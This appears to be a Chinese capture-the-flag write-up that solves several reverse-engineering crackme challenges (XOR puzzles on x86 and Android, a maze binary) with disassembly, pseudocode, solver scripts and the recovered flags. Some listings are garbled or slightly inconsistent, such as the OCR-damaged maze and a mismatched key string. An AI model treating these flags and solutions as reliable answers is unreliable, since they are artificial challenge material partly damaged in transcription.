
0x09 再分析右边的流程。因为左边已经把函数的功能分析完成，所以右边直接可以得出来，是将 input 的奇数位的数与 3 异或。

```
loc_401630:  
mov     edx, [ebp+var_74]  
push    edx  
lea     ecx, [ebp+input]  
call    getstring  
movsx   ebx, byte ptr [eax] ; ebx=input[奇数位]  
xor     ebx, 3  
mov     eax, [ebp+var_74] ; ebx=ebx^3  
push    eax  
lea     ecx, [ebp+input]  
call    getstring  
mov     [eax], bl      | ; input[奇数位]=ebx=input[奇数位]^3
```


0x0A 根据上面的分析，可以写出对 input 进行操作的伪代码

```
i=0  
x=0  
str='mortal'  
l=len(input)  
for(i=0;i<len;i++){  
    if(i%2){  
        input[i]=input[i]^3  
    }  
    else{  
        if(x>5)  
            break;  
        input[i]=input[i]^str[x]  
        x++  
    }  
}
```

0x0B 接下来就是看最后的比较了。首先 var_74 置 0，与长度比较，大于就跳出循环，否则长度与 25 比较，不相等退出循环，根据这里能退出输入的长度为 25 位。



0x0C 接下来就是讲 input[0] 与 var_70 做比较, 相同就继续循环, var_74++; 不等就把 var_7c 置 0, 跳出循环。往上翻, 可以看到 var_70 到 var_10 有长度为 25 位的数据, 正好与输入位数相同, 所以判断是比较的字符串。




```
loc_40168A:
mov     eax, [ebp+var_74]
push    eax
lea     ecx, [ebp+input]
call    getstring
movsx   ecx, byte ptr [eax]
mov     edx, [ebp+var_74]
cmp     ecx, [ebp+edx*4+var_70]
jz      short loc_4016AC

mov     [ebp+var_7C], 0

mov     ecx, [ebp+var_74]
add     ecx, 1
mov     [ebp+var_74], ecx
```

0x0D : 写出逆算法成功解出 flag




```
1 flag=[11, 111, 14, 100, 9, 116, 17, 111, 2, 108, 1, 102, 95, 87, 48, 92, 115, 74, 67, 109, 117, 74, 83, 66, 125]
2 y='mortal'
3 i=0
4 x=0
5 l=len(flag)
6 t=list(flag)
7 s=3
8
9 for i in range(0,l):
10     if(i%2==0):
11         if(x>5):
12             continue
13         t[i]^=ord(list(y)[x])
14         x=x+1
15     else:
16         t[i]=flag[i]^s
17 for i in range(0,l):
18     t[i]=chr(t[i])
19
20 print(''.join(t))

flag{welcome_T0_sICnuISA}
[Finished in 0.1s]
```

Reverse 03 crackme

0x01 这是一道安卓逆向，直接祭出神器 JEB 反编译查看源码。

0x02 找到 MainActivity，然后按 TAB 键直接反编译出 JAVA 代码



0x03:逻辑很简单，就是输入的奇数位与 sincnuisasher 异或，然后奇偶位交换，后与 V2 的值比较

```
char[] v5 = MainActivity.this.mEditText.getText().toString().toCharArray(); // v5=input
int v3 = 1;
int v8 = 0;
int[] v2 = new int[]{31, 102, 14, 97, 48, 123, 11, 104, 22, 114, 47, 95, 16, 117, 62, 107, 29, 65, 26, 100, 12, 111, 15, 100};
char[] v7 = "sincnuisasher".toCharArray();
int v6 = v5.length; // v6=len(input)
int v4;
for(v4 = 0; v4 < v6; ++v4) {
    if(v8 == 12) {
        break;
    }

    if(v4 % 2 != 0) {
        v5[v4] = ((char) (v5[v4] ^ v7[v8])); // 输入的奇数位与v7异或
        ++v8;
    }
}

for(v4 = 0; v4 < v6; ++v4) {
    if(v4 % 2 == 0) {
        char v0 = v5[v4];
        v5[v4] = v5[v4 + 1]; // 异或后的值奇偶位交换
        v5[v4 + 1] = v0;
    }
}
```

0x03:把代码直接复制到 eclipse 里，然后把算法反过来，先交换，再异或，然后将其中没有声明的变量声明一下，运行，直接跑出 flag.

```

1 package demo4;
2
3 public class demo4 {
4     public static void main(String[] args){
5         int v8=0;
6         int[] v2 = new int[]{31, 102, 14, 97, 48, 123, 11, 104, 22, 114, 47, 95, 16, 117, 62,
7             107, 29, 65, 26, 100, 12, 111, 15, 100};
8         char[] v7 = "sicnuisasher".toCharArray();
9         for(int v4 = 0; v4 < 24; ++v4) {
10             if(v4 % 2 == 0) {
11                 int v0 = v2[v4];
12                 v2[v4] = v2[v4 + 1]; // 异或后的值将偶位交换
13                 v2[v4 + 1] = v0;
14             }
15         }
16         for(int v4 = 0; v4 < 24; ++v4) {
17
18             if(v4 % 2 != 0) {
19                 v2[v4] = ((char)(v2[v4] ^ v7[v8])); // 输入的奇数位与v7异或
20                 ++v8;
21             }
22         }
23         for(int v4 = 0; v4 < 24; ++v4){
24             System.out.print((char)v2[v4]);
25         }
26     }
27 }
28

```

Problems @ Javadoc Declaration Console

<terminated> demo4 [Java Application] C:\Program Files\Java\jre1.8.0_111\bin\javaw.exe (2017年5月8日 下午11:05:08)
flag{Sherc_Fuck_Android}

Reverse 04 way

0x01 od,ida 载入程序

0x02 和第二题一样，继续用 OD 找出其中奇怪的函数的作用。一样的首先找出了 printf(40120d),和 scanf(401064)函数，在 IDA 中改名，然后随便输入 1234567890，继续在 OD 里面单步 (F8) 跟。

0x03 根据返回值，可以判断 4011fe 是算输入的长度，然后送入 var_38。

```

call len
mov [ebp+var_38], eax

```

然后 401145 根据返回值可以知道也是个 getstring。Var_2c 保存的输入的值，改名为 input

```

003D07F1 ASCII "1234567890"

```

0x04

然后在 IDA 直接 f5 看伪代码

```

if ( *(_BYTE *)getString(i) == '0' )
else if ( *(_BYTE *)getString(i) == '1' )
else if ( *(_BYTE *)getString(i) == '2' )
else if ( *(_BYTE *)getString(i) == '3' )

```

发现只有四个 if 比较，就可以确认输入只能为 0123 之中的数字。

0x05 在后面可以看到，v8 是一个标志位，如果为真的话，就输入正确，在 v8 初始化时 0，所以看哪些地方能改变 v8 的值，使其是个非 0 值。

```
if ( v8 )
{
    printf((int)&unk_47DEC0, "u are right,but u should go on and see clearly");
    sub_40118B(&off_40109B);
}
```

0x06:在伪代码中，可以看出当 `getstring(v10)=="X"` 时，能使得 `v8` 为 1，再根据汇编代码和 OD 单步跟，可以发现这个比较里，`getstring` 是返回 `var_1c` 的值，而 `var_1c=`

[illegible]

"*** ** *** * **** *X**"

```
lea    ecx, [ebp+var_1C]
call   getstring
movsx  eax, byte ptr [eax]
cmp    eax, 'X'
```

```
AX 00309908 ASCII "*".....*.....*.....*.....*.....*.....*
CX 0012EE64
```

V10 相当于一个下标。所以 `getstring` 的返回值 `var_1c[v10]="X"`，的时候就是正确的时候。

0x07: v10 初始化为 0，而 var_1c[72]才是‘x’，所以要找到 v10 的变化方式，通过伪代码可以看到，当输入为 0 时，v10=v10-16,input=1 时，v10=v10+1; Input=2 时，v10=v10+16,input=3 时，v10=v10-1;但是如果 var+1c[v10]==""就会退出循环，v8 还是为 0。

```
if ( *(_BYTE *)getstring(i) == '0' )
{
    v10 -= 16;
    if ( *(_BYTE *)getstring(v10) == '*' )
        break;
}
else if ( *(_BYTE *)getstring(i) == '1' )
{
    if ( *(_BYTE *)getstring(++v10) == '*' )
        break;
}
```

0x08 这是可以将 var_1c 看成是 9*16 的一个矩阵地图，如图。每行 16 元素，输入 0 相当于向上移，1 等于右移，2 代表向下移，3 代表左移。

```

C * . . . . . * . . . * * * *
 * * * * * . . . * . . . *
 * * * * * * * * * * * * * *
 * * . . . * . . . * . . . *
 * * * * * * * * . . . * * *
 * * . . . * * * * * * * *
 * * * * * * * * * * * *
 * * * * * . . . * . . . *
 * * * * * * * * * * * *
 * * * * * * * * * * *

```

然后走到 x 的位置，路线为

2221222322110100111003330300111112110112111223323303322232211100
11112233

0x09 IDA 发现提示正确后，还让我们看的清楚一些，后面还有一些函数，点最后一个函数进去（前面两个点过去发现没有什么实际用处）。在 OD 中该函数的位置下断点，f9 运行到此函数出，单步走。

```
if ( v8 )
{
    printf((int)&unk_47DEC0, "u are right,but u should go on and see clearly");
    sub_40118B(&off_40109B);
    v5 = &v1;
    v3 = sub_4011F9(&input);
    sub_401131(v1);
}
```

0x0A:找到 flag

```
f...l...a...g...
{...1...t...s...
v...E...r...Y...
e...0...S...y...
!...}...烫烫Y...
u...+...嘴...
```